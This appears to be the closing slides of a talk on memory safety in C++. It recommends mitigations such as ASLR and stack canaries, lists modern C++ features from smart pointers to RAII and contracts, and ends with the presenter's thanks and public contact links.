help ASLR (do not leak information about memory)

stack canaries, etc.

Conclusions

use modern C++

std::vector

std::unique_ptr

iterators

references

encapsulated memcpy

encapsulation

concepts

std::variant

std::weak_ptr

std::shared_ptr

std::expected

copy constructor

move semantics

consteval

encapsulated C-style arrays

std::array

templates

dynamic polymorphism

range-based for loop

copy assignment operator

std::optional

constexpr

RAII

contracts

Thank You!

Marcell Juhasz

marcelljuhasz.com
github.com/juhaszmarcell96
linkedin.com/in/juhaszmarcell
marcell.juhasz96@gmail.com